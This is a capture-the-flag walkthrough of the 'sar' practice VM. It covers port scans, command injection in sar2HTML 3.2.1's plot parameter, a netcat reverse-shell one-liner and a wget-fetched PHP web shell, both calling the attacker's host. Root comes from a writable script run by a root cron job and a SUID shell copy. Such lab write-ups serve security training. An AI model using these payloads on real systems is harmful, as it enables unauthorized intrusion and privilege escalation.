

sar

discovering the ip of the vm

```
192.168.2.93          08:00:27:1f:f9:5d
```


nmap version scan

```
root@kali:~/Desktop# nmap -sV -p- sar
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-02 13:10 +08
Nmap scan report for sar (192.168.2.93)
Host is up (0.00074s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
```


nmap default scripts

```
root@kali:~/Desktop# nmap -sC -p- sar
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-02 13:10 +08
Nmap scan report for sar (192.168.2.93)
Host is up (0.00054s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:1F:F9:5D (Oracle VirtualBox virtual NIC)
```

Browsing robots.txt



Browsing sar2HTML



searchsploit basing on the gathered version

```
root@kali:~/Desktop# searchsploit sar2HTML
```

Exploit Title

Sar2HTML 3.2.1 - Remote Command Execution

Shellcodes: No Result

Papers: No Result

```
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage: https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7
```

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute the command you entered. After command injection press "select # host" then your command's output will appear bottom side of the scroll screen.

command injection


result of command injection in source file

```
<option value=uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Shortcut for reverse shell:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.2.90 5555 >/tmp/f
```

5e%2f%73%68%20%2d%69%20%32%3e%26%31%7c%6e%63%20%31%39%32%2e



The screenshot shows a web browser window with the URL `sar/sar2HTML/index.php?plot=;%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%`. The page header includes navigation icons (back, forward, close, home) and the text "sar2html Ver 3.2.1 (Donate if you like!)". Below the header are two buttons labeled "New" and "OS". The main content area is titled "COLLECTING SAR DATA" and contains a numbered list: "1. Use sar2ascii to generate a report:" followed by two bullet points: "Download following tool to collect sar data from servers: [sar2ascii.tar](#)." and "Untar it on the server which you will examine performance data."

```
reverse shell popped
```

```
$ root@kali:~/Desktop# nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.2.90] from (UNKNOWN) [192.168.2.93] 60834
/bin/sh: 0: can't access tty; job control turned off
$
```

Longwinded:

```
wget http://192.168.2.90/rce.txt
```

%77%67%65%74%20%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%32%2e%39%30%2f%72%63%65%2e%74%78%74

Accessing url, we confirmed that file has been successfully downloaded

```
<?php
$cmd = $_GET['cmd'];
if (isset($cmd)) {
    echo "<pre>";
    passthru($cmd);
    echo "</pre>";
} else {
    echo "rce.php?cmd=RCE";
}
?>
```

Rename rce.txt to rce.php so we can execute commands

← → ↻ 🏠 📄 sar/sar2HTML/index.php?plot=;mv rce.txt rce.php

sar2html Ver 3.2.1
([Donate](#) if you like!)

;mv rce.txt rce.php

Select Host ▼

Select Host First ▼

Select Start Date First ▼

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:
 - Download following tool to collect sar data from
 - Untar it on the server which you will examine pe
 - For HPUX servers run "sh sar2ascii".
 - For Linux or Sun Solaris servers run "bash sar2
 - It will create the report with name sar2html-host
 - Click "NEW" button, browse and select the repo
 - Or simply type "sar2html -m {sar2html report}" a
2. Use built in report generator:

Confirmed that rce is successful

← → ↻ 🏠 📄 sar/sar2HTML/rce.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Determine if nc exist so we can pop a reverse shell

← → ↻ 🏠 📄 sar/sar2HTML/rce.php?cmd=whereis nc

nc: /bin/nc /bin/nc.openbsd /usr/share/man/man1/nc.1.gz

Reverse shell popped

```
root@kali:~/Desktop# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.2.90] from (UNKNOWN) [192.168.2.93] 42466
/bin/sh: 0: can't access tty; job control turned off
$
```

LPE:

Looking at crontab

```
"
*/5 * * * * root cd /var/www/html/ && sudo ./finally.sh
```

https://crontab.guru/#*/5_*_*_*_*

"At every 5th minute."

next at 2020-04-02 13:55:00

random

* /5 * * * *

minute

hour

day
(month)

month

day
(week)

finally.sh will actually execute write.sh

```
www-data@sar:/var/www/html$ cat finally.sh
#!/bin/sh

./write.sh
```

write.sh is world-writable

```
www-data@sar:/var/www/html$ ls -ld write.sh
-rwxrwxrwx 1 www-data www-data 30 Oct 21 02:00 write.sh
www-data@sar:/var/www/html$
```

Modify script to copy /bin/sh to /var/www/html folder and suid it so when unprivilege user execute the said binary, he will have root privileges

```
www-data@sar:/var/www/html$ cat write.sh
#!/bin/sh
cp /bin/sh /var/www/html
chmod +s /var/www/html/sh
#touch /tmp/gateway
```

user flag

```
www-data@sar:/home/love/Desktop$ ls -lf
total 12K
drwxr-xr-x  2 love love 4.0K Oct 20 21:11 ./
drwxr-xr-x 17 love love 4.0K Oct 21 05:26 ../
-rw-r--r--  1 love love  33 Oct 20 21:11 user.txt
www-data@sar:/home/love/Desktop$ cat user.txt
427a7e47deb4a8649c7cab38df232b52
www-data@sar:/home/love/Desktop$
```

After waiting for 5 minutes a suid-ed sh executable is in /var/www/html

```

www-data@sar:/var/www/html$ ls -l
total 160K
drwxr-xr-x 3 www-data www-data 4.0K Apr  2 11:25 ./
drwxr-xr-x 4 www-data www-data 4.0K Oct 21 02:00 ../
-rwxr-xr-x 1 root      root      22 Oct 20 21:18 finally.sh*
-rw-r--r-- 1 www-data www-data  11K Oct 20 20:34 index.html
-rw-r--r-- 1 www-data www-data   21 Oct 20 21:03 phpinfo.php
-rw-r--r-- 1 root      root        9 Oct 21 03:10 robots.txt
drwxr-xr-x 4 www-data www-data 4.0K Apr  2 11:16 sar2HTML/
-rwsr-sr-x 1 root      root    119K Apr  2 11:25 sh*

```

Escalating privileges to root

```

$ priv Do not attempt to reset effective uid if it does not match uid. This is not set
by default to help avoid incorrect usage by setuid root programs via system(3) or
popen(3).

```

```

www-data@sar:/var/www/html$ ./sh -p
# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
#

```

root flag

```

# ls -lah
total 40K
drwx----- 5 root root 4.0K Apr  2 10:36 .
drwxr-xr-x 24 root root 4.0K Oct 20 19:30 ..
-rw----- 1 root root 501 Oct 21 05:17 .bash_history
-rw-r--r-- 1 root root 3.1K Apr  9 2018 .bashrc
drwx----- 2 root root 4.0K Aug  6 2019 .cache
drwx----- 3 root root 4.0K Oct 20 21:11 .gnupg
drwxr-xr-x 3 root root 4.0K Oct 20 21:03 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r----- 1 root root  5 Apr  2 10:36 .vboxclient-display-svgapi
-rw-r--r-- 1 root root  33 Oct 20 21:12 root.txt
# cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
#

```